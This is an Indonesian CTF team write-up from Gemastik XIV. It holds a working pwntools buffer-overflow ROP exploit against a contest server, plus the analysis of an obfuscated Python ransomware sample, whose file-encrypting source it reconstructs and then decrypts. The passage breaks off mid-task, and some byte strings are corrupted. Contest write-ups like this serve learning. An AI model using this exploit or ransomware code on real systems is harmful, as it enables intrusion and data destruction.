

WriteUp Gemastik XIV  
PRAM!!! Kaget

# MAKAN WARTEG DI PPKM LEVEL 4



MBEERRR  
ChaO  
AnehMan

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# Binary Exploitation

## 1. pepega

### a. Executive Summary

54.179.3.37:10030

Author: [circleous#0587](#)

### b. Technical Report

Diberikan sebuah binary 64 bit, dari pseudocode sudah terlihat bugnya adalah buffer overflow. Tinggal kita ropchain aja.

Stepnya gini:

1. Leak libc
2. Exec shell

```
from pwn import *

# p = process("./pepega")
p = remote("54.179.3.37", 10030)
binary = ELF("./pepega")

puts_plt = binary.plt['puts']
puts_got = binary.got['puts']
pop_rdi = 0x0000000000401293
main = 0x4011D9

payload = ''
payload += 'A' * 264
payload += p64(pop_rdi)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(main)

# gdb.attach(p, 'b *0x401224')

p.sendline(payload)
```

```

p.recvline()

libc_leak = u64(p.recvline()[:-1].ljust(8, '\x00'))
log.info("Libc puts: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x0875a0
log.info("Libc base: {}".format(hex(libc_base)))
libc_system = libc_base + 0x055410
log.info("Libc system: {}".format(hex(libc_system)))
libc_binsh = libc_base + 0x1b75aa
log.info("Libc binsh: {}".format(hex(libc_binsh)))


payload = ''
payload += 'A' * 264
payload += p64(pop_rdi)
payload += p64(libc_binsh)
payload += p64(0x000000000040101a)
payload += p64(libc_system)

p.sendline(payload)

p.interactive()

```

Jalanin scriptnya, flagnya ada di /



```

chao at Yu in [~/Downloads/gemastik/pwn]
0:16:09 > python exploit.py
[+] Opening connection to 54.179.3.37 on port 10030: Done
[*] '/home/chao/Downloads/gemastik/pwn/pepega'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX-enabled
PIE: No PIE (0x400000)
[*] Libc puts: 0x7fc6b65975a0
[*] Libc base: 0x7fc6b6510000
[*] Libc system: 0x7fc6b6565410
[*] Libc binsh: 0x7fc6b66c75aa
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA\x93\x12
$ cat /flag
gemastik14{punten_php_tadi_misconfig_sadge_ini_free_flag_lagi_g9psodfbdnsdv35a}$

```

### **c. Flag**

Flag:

```
gemastik14{punten_php_tadi_misconfig_sadge_ini_free_fl  
ag_lagi_g9psodfbdnsdv35a}
```

# Reverse Engineering

## 1. Slytherin

### a. Executive Summary

Help me defeat this shapeshifter ransomware.

Author: vidner#6838

### b. Technical Report

Diberikan file slytherin.py dan slythered. Berikut penampakan slytherin.py

```
#!/usr/bin/python
import sys
import zlib
import marshal

a = '\xa2\x93\xe7Z\xe8dv
?x"5)q\x96\xef>\x1d=56\x99\xfe\x4\x5\x19\x1b9\xafU\x0\x0\xda\x0f\x9a\x0e\xa3\x0b\xadf/\xe6\x07\x9cN\x95\x1d\xfd\x99+\xe77\xc3\xc8i^b\x1f\xfc\x8d\xea|I\x1d\xfe\x4m\x17\xdf$5\x80\x1aPP&\x86\xbd\xc1&k\x058\x7\xffd\x83\xc91\x16t\x8a\xec\x1f\x6j\x047\xdf\x6qy\xb8^xcc\xb5\x8ewA\xdf\xa0\x1d\x01\xffn\xcb\x3\xbb<kE\x01\x01bEW\xfc!\x18\x92V[am\xe8)\xbd\x141W"\xe3\x80\x97\x93\x7\x8b\x15X\xda,\xf5j\x1a\x88\xae\x13{\xba\x91\x13\x94\xb6A\x16\xa4\xf2]\xb7B\x8e\t\xa9\xd9]%>\xbf#\x1e\r\xb9\x89\x5/\xdat\xb8j\xca\xe0\x17\x82Q\x7f[4~\x96\xcd\xbc\xa4\xa5\xf0j\xe1\xe1
\x1d\x14U\x7\x91\\\xe9}\x0c\xe1\xf4\xf7i\xc69\x81n1~\xc1L\x8c\xa0\xdd<\xe8\x5\x06\xf6-
\xb7\xa8\xe7&\x9a\xef\x9^^\x88\r/\x1c\xd22\x18.GC\x79\xef!\xea\x85\xd0\x04\xbf\xcc\xda\xe4\x00\xcaEE\x1e"\x1b\x0c\xe4\x9\x9a\xca\xf4\xcf\xe1\x1b\xa7'E<
u\xa6C\xb1G\xf1cT\xc3v?<\x85D\xec\xdb\x92\x85U\x5I\xbf\x06\x0fU\xa42\xfc^\x124\x0\xcf\xb5\xf9\xae\x87\x91\xe5\x1d`\xf67Ib\x99\xb2\x81"\xe9%cc[7\xbf\xa7\x90\xe8^87\xf0<M'\xfa\x83\x19\xb2K\xb9\xcb\x12\x02\xde\xe7\xb3\xbb`&\\Nn\xd4&VA\x8f\x07\x5\x5\xf0\xa3\xf8C\x9d\x8a\xbd\x1c\x08\x86]0\x9d\xf1\xa8\x06Q\xeb
```

```

\x00)L&`)\x86
\x03\xda\xb7]\xf9\xb2\t\x0f\xba\xb7\xe8\xa4\x0f$\x08\x038
\x05\xb5\x844\xe3v\xba\xe0\xb4s@ \xdd\xe5\xd33\x16\x1a\xd3\xf0\
xdf\xb0
\xa7\xcb\x0cQ\xc2N\x12t2&\x17\x8d\xddb[\x088A\xbcTT\xab\x0I\n
\x86\xb5\x18\xfb\xcb\xd9\x98\xab[F\xfa\xc0\xefR\x97\xfb%\x81\x
f6g\xf9\x97k\xed\x06\xa3\xdf\xc4\xdd\x0b\xc2\x8f\xaa\x18\x1a.\
xcf\xeb\x96\xcb\xddA\xc4\x83C\xbd49z#/\xcduK\xe4?\x1f"[\xcf\xc
4\xd8~Uk\xb8|\nO\x00\xa4\x10\x9dW\x08!\xe9\xe6\xd1O!K6\x1c\xff
H\xf3{\xa7\x04\''\x88d\xa4\xb9\x95\x14\xe5\xd8\xfcF\xccck\x98\x
e\xcc\x049\x12\n\xea\xac\xbd\x82\x03\xa7$?\xcaxk\x1a\xd3\x18@\
\x16\xe0L#\x1bK{\x04Jv\x02\xcd\x82\xf5J}r\x16L\xe9P\xe3;\xb7l\x
96;\x9bb\xd1\r\x80\xee\xe1\xebR\xe4\xb4\x89\x03\x03\xc1%\xad@
V\xed\x89\x8cNv\x08\xf6#\x13\x9cx\x97|I\xey\xfb\x16\xbc-
\x7f\xcd\x90\xaa\x98\x1b\xfa\xfb\xfb\x983oxU\xb4FzF\xdd\x90,\xe
a\xb9\x06\xbf\x1dE\x80Q\xc0\xca\xb1zT\xc8\x7f\xeb\xc6HvL\xf3\x
0b_\x80\x0f\xa5~\x05\xf8\xfb\xclpO\xa7/\x8az\x03,\xc9\x00\x83\
x98\xcf\xe5U\x9fe\xea\xc9\x11\xb3$\xcdo\x81\x0b\x8d\x83yn\xe2~
l|\xddo\xb1#{\xc5\''\x91\xcb\x87I\''wF\xcc&U\x00\xa7\xffV\xab\x
22W4\x07\x16\xc7&\xa3\xb8\xc5\x89\xd2<\xdb'\xb9\x16\xf4t\x88\
x07\xa6t\r\xa6EX\x9e\xf6*WJY\x8f\x81\xe1\\\x7fW\xa3\xa9\x90\xe
0\xec\xa8\xcd,\xa8\x05\xedD\xe7\xca\xfb\xfb\xed\n\xe1\xd9\xa2\
xbet\xee9\x11\xa6D\xc2\xdb>U\x9e\x94=\x88G\xdb\xcdw/r\x14uh
k\xff\x90Z\x84\xe2\xbe^\x81\xf0S\xbcm][c\xd9\xd8sO\x0e\xd3\xf7
N%j\xa1\x97\x86\xa2\xbd&\xcb\x84\xf2v\x9d\x83\x13\xa8\x9bpu\x1
1/\x83ZJO\xc4\x1bq\xf7jF\xb5\xc2\x14:\xcbd`\xf0\x15'
eval(marshal.loads(zlib.decompress("".join([chr(ord(a[i%32])^o
rd(a[i])) for i in range(32,len(a))]))))
b = open('slytherin.py').read().split(chr(10))[:-1]
c = open('/dev/urandom').read(32)
b[4] = "a = " + repr("".join([chr(ord(a[i])^ord(c[i%32])) for i
in range(len(a))]))
with open('slytherin.py','w') as e:
    for i in b:
        e.write(i + chr(10))

```

Kode di-obfuscate dengan zlib dan marshall. Langsung ganti eval jadi print, berikut hasilnya

```

anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$ python slytherin-dis.py
<code object <module> at 0x7f0809d0c2b0, file "script.py", line 1>
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$

```

Kami sempat mencoba untuk decompile dengan uncompyle6, tapi gagal :( Akhirnya kami coba untuk disassemble dengan dis.disassemble(). Berikut hasilnya

```

e.write(i + chr(10))

1          0 LOAD_CONST          0 (-1)
          3 LOAD_CONST          1 (None)
          6 IMPORT_NAME        0 (zlib)
          9 STORE_NAME        0 (zlib)

2         12 LOAD_CONST          0 (-1)
         15 LOAD_CONST          1 (None)
         18 IMPORT_NAME        1 (os)
         21 STORE_NAME        1 (os)

3         24 LOAD_CONST          0 (-1)
         27 LOAD_CONST          2 (('RSA',))
         30 IMPORT_NAME        2 (Crypto.PublicKey)
         33 IMPORT_FROM        3 (RSA)
         36 STORE_NAME        3 (RSA)
         39 POP_TOP

4         40 LOAD_CONST          0 (-1)
         43 LOAD_CONST          3 (('AES',))
         46 IMPORT_NAME        4 (Crypto.Cipher)
         49 IMPORT_FROM        5 (AES)
         52 STORE_NAME        5 (AES)
         55 POP_TOP

5         56 LOAD_CONST          0 (-1)
         59 LOAD_CONST          4 (('long_to_bytes',
'bytes_to_long'))
         62 IMPORT_NAME        6 (Crypto.Util.number)
         65 IMPORT_FROM        7 (long_to_bytes)
         68 STORE_NAME        7 (long_to_bytes)
         71 IMPORT_FROM        8 (bytes_to_long)
         74 STORE_NAME        8 (bytes_to_long)

```



```

77 POP_TOP

9          78 LOAD_CONST          5 ('-----BEGIN PUBLIC
KEY-----
\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwEA
AQ==\n-----END PUBLIC KEY-----')
          81 STORE_NAME          9 (public_key)

11          84 LOAD_CONST          6 (<code object
encrypt_key at 0x7f4b220aae30, file "script.py", line 11>)
          87 MAKE_FUNCTION        0
          90 STORE_NAME          10 (encrypt_key)

14          93 LOAD_CONST          7 (<code object pad_key
at 0x7f4b220ae0b0, file "script.py", line 14>)
          96 MAKE_FUNCTION        0
          99 STORE_NAME          11 (pad_key)

17         102 LOAD_CONST          8 (<code object
compress_dir at 0x7f4b220aeb0, file "script.py", line 17>)
        105 MAKE_FUNCTION        0
        108 STORE_NAME          12 (compress_dir)

20        111 LOAD_CONST          9 (<code object encrypt
at 0x7f4b220ae230, file "script.py", line 20>)
        114 MAKE_FUNCTION        0
        117 STORE_NAME          13 (encrypt)

26        120 LOAD_NAME           14 (__name__)
        123 LOAD_CONST           10 ('__main__')
        126 COMPARE_OP            2 (==)
        129 POP_JUMP_IF_FALSE     206

27        132 LOAD_NAME           15 (open)
        135 LOAD_CONST           11 ('slythered')
        138 LOAD_CONST           12 ('wb')
        141 CALL_FUNCTION          2
        144 STORE_NAME           16 (out)

28        147 LOAD_NAME           16 (out)

```

```

150 LOAD_ATTR          17 (write)
153 LOAD_NAME          13 (encrypt)
156 LOAD_NAME          12 (compress_dir)
159 CALL_FUNCTION      0
162 LOAD_NAME          1 (os)
165 LOAD_ATTR          18 (urandom)
168 LOAD_CONST         13 (16)
171 CALL_FUNCTION      1
174 LOAD_NAME          3 (RSA)
177 LOAD_ATTR          19 (import_key)
180 LOAD_NAME          9 (public_key)
183 CALL_FUNCTION      1
186 CALL_FUNCTION      3
189 CALL_FUNCTION      1
192 POP_TOP

29      193 LOAD_NAME    16 (out)
      196 LOAD_ATTR      20 (close)
      199 CALL_FUNCTION  0
      202 POP_TOP
      203 JUMP_FORWARD    0 (to 206)
>> 206 LOAD_CONST     1 (None)
      209 RETURN_VALUE

```

Terlihat ada code object di hasil disas, jadi kita tidak bisa mengetahui isi dari function tersebut. Setelah googling, kami menemukan cara untuk disas rekursif

<https://stackoverflow.com/questions/44877745/is-there-a-way-to-make-dis-dis-print-code-objects-recursively>

Jadi langsung saja implementasikan

```

def recursive_dis(code):
    print(code)
    dis.dis(code)

    for obj in code.co_consts:
        if isinstance(obj, type(code)):
            print()
            recursive_dis(obj)

```

a = '\xa2\x93\xe7Z\xe8dv  
?x"5)q\x96\xef>\x1d=56\x99\xfe\xf4\xc5\x19\xc1\xb9\xafU\xc0\xe  
0\xda\x0f\x9a\x0e\xa3\x0b\xadf/\xe6\x07\x9cN\x95\xdl\xfd\x99+\  
xe77\xc3\xc8i^b\x1f\xfc\x8d\xea|I\xdl\xfe\xb4m\x17\xdf\$5\x80\x  
1aPP&\x86\xbd\xc1&k\x058\xc7\xffd\x83\xc91\x16t\x8a\xec\x1f\xfc  
6j\x047\xdf\xc6qy\xb8^\xcc\xb5\x8ewA\xdf\xa0\xdl\x01\xffn\xcb\  
xb3\xbb<kE\x01\x01bEW\xfc!\x18\x92V[am\xe8)\xbd\x141W"\xe3\x80  
\x97\x93\xc7\x8b\x15X\xda,\xf5j\x1a\x88\xae\x13{\xba\x91\x13\x  
94\xb6A\x16\xa4\xf2]\xb7B\x8e\t\xa9\xd9]%>\xbf#\x1e\r\xb9\x89\  
xd5/\xdat\xb8j\xca\xe0\x17\x82Q\x7f[4~\x96\xcd\xbc\xa4\xa5\xf0  
j\xe1\xe1  
\x1d\x14U\xc7\x91\\\xe9}\x0c\xe1\xf4\xf7i\xc69\x81n1~\xc1L\x8c  
\xa0\xdd<\xe8\xc5\x06\xf6-  
\xb7\xa8\xe7&\x9a\xef\xc9^\x88\r/\x1c\xd22\x18.GC\xc79\xef!\x  
ea\x85\xd0\x04\xbf\xcc\xda\xe4\x00\xcaEE\x1e"\x1b\x0c\xe4\xc9\  
x9a\xca\xf4\xcf\xe1\x1b\xa7'E<  
u\xa6C\xb1G\xf1cT\xc3v?<\x85D\xec\xdb\x92\x85U\xc5I\xbf\x06\x0  
fU\xa42\xfc^\x124\xc0\xcf\xb5\xf9\xae\x87\x91\xe5\x1d`\xf67Ib\  
x99\xb2\x81"\xe9%cc[7\xbf\xa7\x90\xe8^87\xf0<M'\xfa\x83\x19\x  
b2K\xb9\xcb\x12\x02\xde\xe7\xb3\xbb`&\\Nn\xd4&VA\x8f\x07\xc5\x  
f5\xf0\xa3\xf8C\x9d\x8a\xbd\x1c\x08\x86]0\x9d\xf1\xa8\x06Q\xeb  
\x00)L&`)\x86  
\x03\xda\xb7]\xf9\xb2\t\x0f\xba\xb7\xe8\xa4\x0f\$\x08\x038  
\x05\xb5\x844\xe3v\xba\xe0\xb4s@\xdd\xe5\xd33\x16\x1a\xd3\xf0\  
xdf\xb0  
\xa7\xcb\x0cQ\xc2N\x12t2&\x17\x8d\xddb[\x088A\xbcTT\xab\xb0I\n  
\x86\xb5\x18\xfb\xcb\xd9\x98\xab[F\xfa\xc0\xefR\x97\xfb%\x81\x  
f6g\xf9\x97k\xed\x06\xa3\xdf\xc4\xdd\x0b\xc2\x8f\xaa\x18\x1a.\  
\xcf\xeb\x96\xcb\xddA\xc4\x83C\xbd49z#/\xcduK\xe4?\x1f"[\xcf\xc  
4\xd8~Uk\xb8|\no\x00\xa4\x10\x9dW\x08!\xe9\xe6\xdl0!K6\x1c\xff  
H\xf3{\xa7\x04'\x88d\xa4\xb9\x95\x14\xe5\xd8\xfcF\xccck\x98\x  
e\xcc\x049\x12\n\xea\xac\xbd\x82\x03\xa7\$?\xcaxk\x1a\xd3\x18@\  
\x16\xe0L#\x1bK{\x04Jv\x02\xcd\x82\xf5J}r\x16L\xe9P\xe3;\xb71\x  
96;\x9bb\xdl\r\x80\xee\xe1\xebR\xe4\xb4\x89\x03\x03\xc1%`\xad@  
V\xed\x89\x8cNv\x08\xf6#\x13\x9cx\x97|I\xey\xfc\x16\xbc-  
\x7f\xcd\x90\xaa\x98\x1b\xfa\xfc\x99\x83oxU\xb4FzF'\xdd\x90,\xe  
a\xb9\x06\xbf\x1dE\x80Q\xc0\xca\xblzT\xc8\x7f\xeb\xc6HvL\xf3\x  
0b\_\x80\x0f\xa5~\x05\xf8\xfb\xc1pO\xa7/\x8az\x03,\xc9\x00\x83\  
x98\xcf\xe5U\x9fe\xea\x9\x11\xb3\$\xcdo\x81\x0b\x8d\x83yn\xe2~  
1|\xddo\xbl#{\xc5'\x91\xcb\x87I'wF\xcc&U\x00\xa7\xffV\xab\x

```

22W4\x07\x16\xc7&\xa3\xb8\xc5\x89\xd2<\xdb\' \xb9\x16\xf4t\x88\
x07\xa6t\r\xa6EX\x9e\xf6*WJY\x8f\x81\xe1\\\x7fW\xa3\xa9\x90\xe
0\xec\xa8\xcd,\xa8\x05\xedD\xe7\xca\xf3\xf6\xed\n\xe1\xd9\xa2\
xbet\xee9\x11\xa6D\xc2\xdb>U\x9e\x94=\x88G\xdb\xcdw/r\x14uh
k\xff\x90Z\x84\xe2\xbe^\x81\xf0S\xbcm][c\xd9\xd8sO\x0e\xd3\xf7
N%j\xa1\x97\x86\xa2\xbd&\xcb\x84\xf2v\x9d\x83\x13\xa8\x9bpu\x1
1/\x83ZJO\xc4\x1bq\xf7jF\xb5\xc2\x14:\xcbd`\xf0\x15'
code
marshal.loads(zlib.decompress(''.join([chr(ord(a[i%32])^ord(a[
i])) for i in range(32,len(a))]))
recursive_dis(code)

```

Hasil:

```

<code object <module> at 0x7f7cf24cc2b0, file "script.py", line
1>
1          0 LOAD_CONST          0 (-1)
          3 LOAD_CONST          1 (None)
          6 IMPORT_NAME         0 (zlib)
          9 STORE_NAME         0 (zlib)

2         12 LOAD_CONST          0 (-1)
         15 LOAD_CONST          1 (None)
         18 IMPORT_NAME         1 (os)
         21 STORE_NAME         1 (os)

3         24 LOAD_CONST          0 (-1)
         27 LOAD_CONST          2 (('RSA',))
         30 IMPORT_NAME         2 (Crypto.PublicKey)
         33 IMPORT_FROM         3 (RSA)
         36 STORE_NAME         3 (RSA)
         39 POP_TOP

4         40 LOAD_CONST          0 (-1)
         43 LOAD_CONST          3 (('AES',))
         46 IMPORT_NAME         4 (Crypto.Cipher)
         49 IMPORT_FROM         5 (AES)
         52 STORE_NAME         5 (AES)
         55 POP_TOP

5         56 LOAD_CONST          0 (-1)

```

```

59 LOAD_CONST          4 (('long_to_bytes',
'bytes_to_long'))
62 IMPORT_NAME          6 (Crypto.Util.number)
65 IMPORT_FROM          7 (long_to_bytes)
68 STORE_NAME           7 (long_to_bytes)
71 IMPORT_FROM          8 (bytes_to_long)
74 STORE_NAME           8 (bytes_to_long)
77 POP_TOP

9          78 LOAD_CONST          5 ('-----BEGIN PUBLIC
KEY-----
\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BD0ZL/fbsZtrTB6kCAwEA
AQ==\n-----END PUBLIC KEY-----')
81 STORE_NAME          9 (public_key)

11          84 LOAD_CONST          6 (<code object
encrypt_key at 0x7f7cf24c8e30, file "script.py", line 11>)
87 MAKE_FUNCTION        0
90 STORE_NAME          10 (encrypt_key)

14          93 LOAD_CONST          7 (<code object pad_key
at 0x7f7cf24cc0b0, file "script.py", line 14>)
96 MAKE_FUNCTION        0
99 STORE_NAME          11 (pad_key)

17          102 LOAD_CONST         8 (<code object
compress_dir at 0x7f7cf24cc1b0, file "script.py", line 17>)
105 MAKE_FUNCTION       0
108 STORE_NAME          12 (compress_dir)

20          111 LOAD_CONST         9 (<code object encrypt
at 0x7f7cf24cc230, file "script.py", line 20>)
114 MAKE_FUNCTION       0
117 STORE_NAME          13 (encrypt)

26          120 LOAD_NAME          14 (__name__)
123 LOAD_CONST          10 ('__main__')
126 COMPARE_OP          2 (==)
129 POP_JUMP_IF_FALSE   206

```

```

27      132 LOAD_NAME          15 (open)
        135 LOAD_CONST        11 ('slythered')
        138 LOAD_CONST        12 ('wb')
        141 CALL_FUNCTION      2
        144 STORE_NAME        16 (out)

28      147 LOAD_NAME          16 (out)
        150 LOAD_ATTR         17 (write)
        153 LOAD_NAME          13 (encrypt)
        156 LOAD_NAME          12 (compress_dir)
        159 CALL_FUNCTION      0
        162 LOAD_NAME          1 (os)
        165 LOAD_ATTR         18 (urandom)
        168 LOAD_CONST        13 (16)
        171 CALL_FUNCTION      1
        174 LOAD_NAME          3 (RSA)
        177 LOAD_ATTR         19 (import_key)
        180 LOAD_NAME          9 (public_key)
        183 CALL_FUNCTION      1
        186 CALL_FUNCTION      3
        189 CALL_FUNCTION      1
        192 POP_TOP

29      193 LOAD_NAME          16 (out)
        196 LOAD_ATTR         20 (close)
        199 CALL_FUNCTION      0
        202 POP_TOP
        203 JUMP_FORWARD        0 (to 206)
>> 206 LOAD_CONST          1 (None)
        209 RETURN_VALUE

()
<code object encrypt_key at 0x7f7cf24c8e30, file "script.py",
line 11>
12      0 LOAD_GLOBAL          0 (pad_key)
        3 LOAD_GLOBAL          1 (long_to_bytes)
        6 LOAD_GLOBAL          2 (pow)
        9 LOAD_GLOBAL          3 (bytes_to_long)
       12 LOAD_FAST            0 (aes_key)
       15 CALL_FUNCTION      1
       18 LOAD_FAST            1 (rsa_key)

```

```

21 LOAD_ATTR          4 (e)
24 LOAD_FAST          1 (rsa_key)
27 LOAD_ATTR          5 (n)
30 CALL_FUNCTION       3
33 CALL_FUNCTION       1
36 CALL_FUNCTION       1
39 RETURN_VALUE

()
<code object pad_key at 0x7f7cf24cc0b0, file "script.py", line
14>
15      0 LOAD_FAST          0 (key)
      3 LOAD_GLOBAL          0 (chr)
      6 LOAD_CONST          1 (69)
      9 CALL_FUNCTION       1
     12 LOAD_CONST          2 (20)
     15 LOAD_GLOBAL          1 (len)
     18 LOAD_FAST          0 (key)
     21 CALL_FUNCTION       1
     24 BINARY_SUBTRACT
     25 BINARY_MULTIPLY
     26 BINARY_ADD
     27 RETURN_VALUE

()
<code object compress_dir at 0x7f7cf24cc1b0, file "script.py",
line 17>
18      0 LOAD_GLOBAL          0 (zlib)
      3 LOAD_ATTR          1 (compress)
      6 LOAD_CONST          1 (')
      9 LOAD_ATTR          2 (join)
     12 BUILD_LIST          0
     15 LOAD_GLOBAL          3 (filter)
     18 LOAD_GLOBAL          4 (os)
     21 LOAD_ATTR          5 (path)
     24 LOAD_ATTR          6 (isfile)
     27 LOAD_GLOBAL          4 (os)
     30 LOAD_ATTR          7 (listdir)
     33 LOAD_GLOBAL          4 (os)
     36 LOAD_ATTR          8 (curdir)
     39 CALL_FUNCTION       1
     42 CALL_FUNCTION       2

```

```

45 GET_ITER
>> 46 FOR_ITER                24 (to 73)
49 STORE_FAST                0 (file_name)
52 LOAD_GLOBAL               9 (open)
55 LOAD_FAST                 0 (file_name)
58 CALL_FUNCTION              1
61 LOAD_ATTR                 10 (read)
64 CALL_FUNCTION              0
67 LIST_APPEND                2
70 JUMP_ABSOLUTE             46
>> 73 CALL_FUNCTION           1
76 CALL_FUNCTION              1
79 RETURN_VALUE

()
<code object encrypt at 0x7f7cf24cc230, file "script.py", line
20>
21      0 LOAD_GLOBAL           0 (AES)
      3 LOAD_ATTR                1 (new)
      6 LOAD_FAST               1 (aes_key)
      9 LOAD_GLOBAL             0 (AES)
     12 LOAD_ATTR                2 (MODE_EAX)
     15 CALL_FUNCTION            2
     18 STORE_FAST               3 (cipher)

22      21 LOAD_FAST             3 (cipher)
      24 LOAD_ATTR                3 (nonce)
      27 STORE_FAST              4 (nonce)

23      30 LOAD_FAST             3 (cipher)
      33 LOAD_ATTR                4 (encrypt)
      36 LOAD_FAST               0 (data)
      39 CALL_FUNCTION            1
     42 STORE_FAST              5 (ciphertext)

24      45 LOAD_CONST            1 ('slyt')
      48 LOAD_FAST                4 (nonce)
      51 BINARY_ADD
      52 LOAD_GLOBAL              5 (encrypt_key)
      55 LOAD_FAST                1 (aes_key)
      58 LOAD_FAST                2 (rsa_key)

```



```

61 CALL_FUNCTION                2
64 BINARY_ADD
65 LOAD_FAST                    5 (ciphertext)
68 BINARY_ADD
69 RETURN_VALUE

```

Sekarang kita menerjemahkan bytecode ini ke bentuk kode python. Caranya dengan melakukan “educated guess”, setelah itu coba disas dengan `dis.dis(nama_fungsi)`. Kira-kira hasil akhirnya seperti ini

```

from Crypto.Util.number import long_to_bytes, bytes_to_long
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
import os

def pad_key(key):
    return key + (chr(69) * (20 - len(key))).encode("")

def encrypt_key(aes_key, key):

print(long_to_bytes(pow(bytes_to_long(aes_key), key.e, key.n)))

print(pad_key(long_to_bytes(pow(bytes_to_long(aes_key), key.e, key.n))))
    return
pad_key(long_to_bytes(pow(bytes_to_long(aes_key), key.e, key.n))
)

def encrypt(data, aes_key, rsa_key):
    cipher = AES.new(aes_key, AES.MODE_EAX)
    nonce = cipher.nonce

    ciphertext = cipher.encrypt(data)
    return 'slyt' + nonce + encrypt_key(aes_key, rsa_key) + ciphertext

def compress_dir():
    return zlib.compress(''.join([open(file_name).read() for
file_name in filter(os.path.isfile, os.listdir(os.getcwd()))]))

```

```

public_key = RSA.import_key('-----BEGIN PUBLIC KEY-----
\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwEA
AQ==\n-----END PUBLIC KEY-----')

if __name__ == "__main__":
    encrypt_key(os.urandom(16), public_key)
    out = open('slythered', 'wb')
    out.write(encrypt(compress_dir(), os.urandom(16),
RSA.import_key(public_key)))

```

Jadi intinya program melakukan kompres setiap file yang ada di current directory, setelah itu di encrypt dengan AES mode EAX. Key dari AES tadi di encrypt menggunakan RSA. Kita juga bisa mengetahui struktur file slythered dengan melihat fungsi `encrypt()`.

Terlihat pada potongan kode di bawah:

```

return 'slyt' + nonce + encrypt_key(aes_key, rsa_key) +
ciphertext

```

Struktur file slythered adalah sebagai berikut:

1. String "slyt"
2. 16-byte nonce
3. Key AES yang di-enc dengan RSA + padding chr(69) -> string "E"
4. Hasil enkripsi

Jadi yang harus dilakukan adalah:

1. Memisahkan byte-byte tadi
2. Mencari key AES. Karena public key nya kecil, jadi ada kemungkinan bisa langsung difaktorkan di factordb
3. Decrypt compressed string
4. Decompress string

Berikut script yang kami buat

```

#!/usr/bin/env python3

from Crypto.Util.number import long_to_bytes, bytes_to_long,
inverse
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
from factordb import factorize
import zlib

```

```

# slythered structure
# - 'slyt'
# - 16-bytes nonce
# - encrypt-key (padding string E)
# - ciphertext

sly = open("slythered", "rb").read()

slyt = sly[:4]
nonce = sly[4:20]
encrypted_key = sly[20:40]
ciphertext = sly[40:]

# get aes_key
key = RSA.import_key(open("key.pub").read())

e = key.e
n = key.n

p, q = factorize(n)[0]
phi = (p-1)*(q-1)
d = inverse(e, phi)
aes_key = long_to_bytes(pow(bytes_to_long(encrypted_key[:-3]),
d, n))

# decrypt ciphertext
cipher = AES.new(aes_key, AES.MODE_EAX, nonce=nonce)
data = cipher.decrypt(ciphertext)

print(zlib.decompress(data))

```

### factordb.py

```

import requests, json

URL = "http://factordb.com/api"

def factorize(n):
    s = {
        'C': 'Composite, no factors known',

```

```

        'CF': 'Composite, factors known',
        'FF': 'Composite, fully factored',
        'P': 'Definitely prime',
        'Prp': 'Probably prime',
        'U': 'Unknown',
        'Unit': 'Just for "1"',
        'N': 'This number is not in database (and was not added
due to your settings)'
    }

    query = {
        "query": n
    }

    r = requests.get(URL, params=query).text
    r = json.loads(r)
    f = r['factors']
    factors = []

    for i in f:
        for x in range(i[1]):
            factors.append(int(i[0]))

    return factors, s[r['status']]

```

Hasil (sample, panjang banget hasilnya):

Terlihat disana ada byte “JFIF” yang menandakan file JPG. Jadi kita ubah sedikit script tadi di bagian akhir

```
# sebelum
```

```
print(zlib.decompress(data))

# sesudah
with open("sadf","wb") as f:
    f.write(zlib.decompress(data))
```

Karena waktu mepet, jadi kami langsung pakai foremost untuk memisahkan semua gambar

```
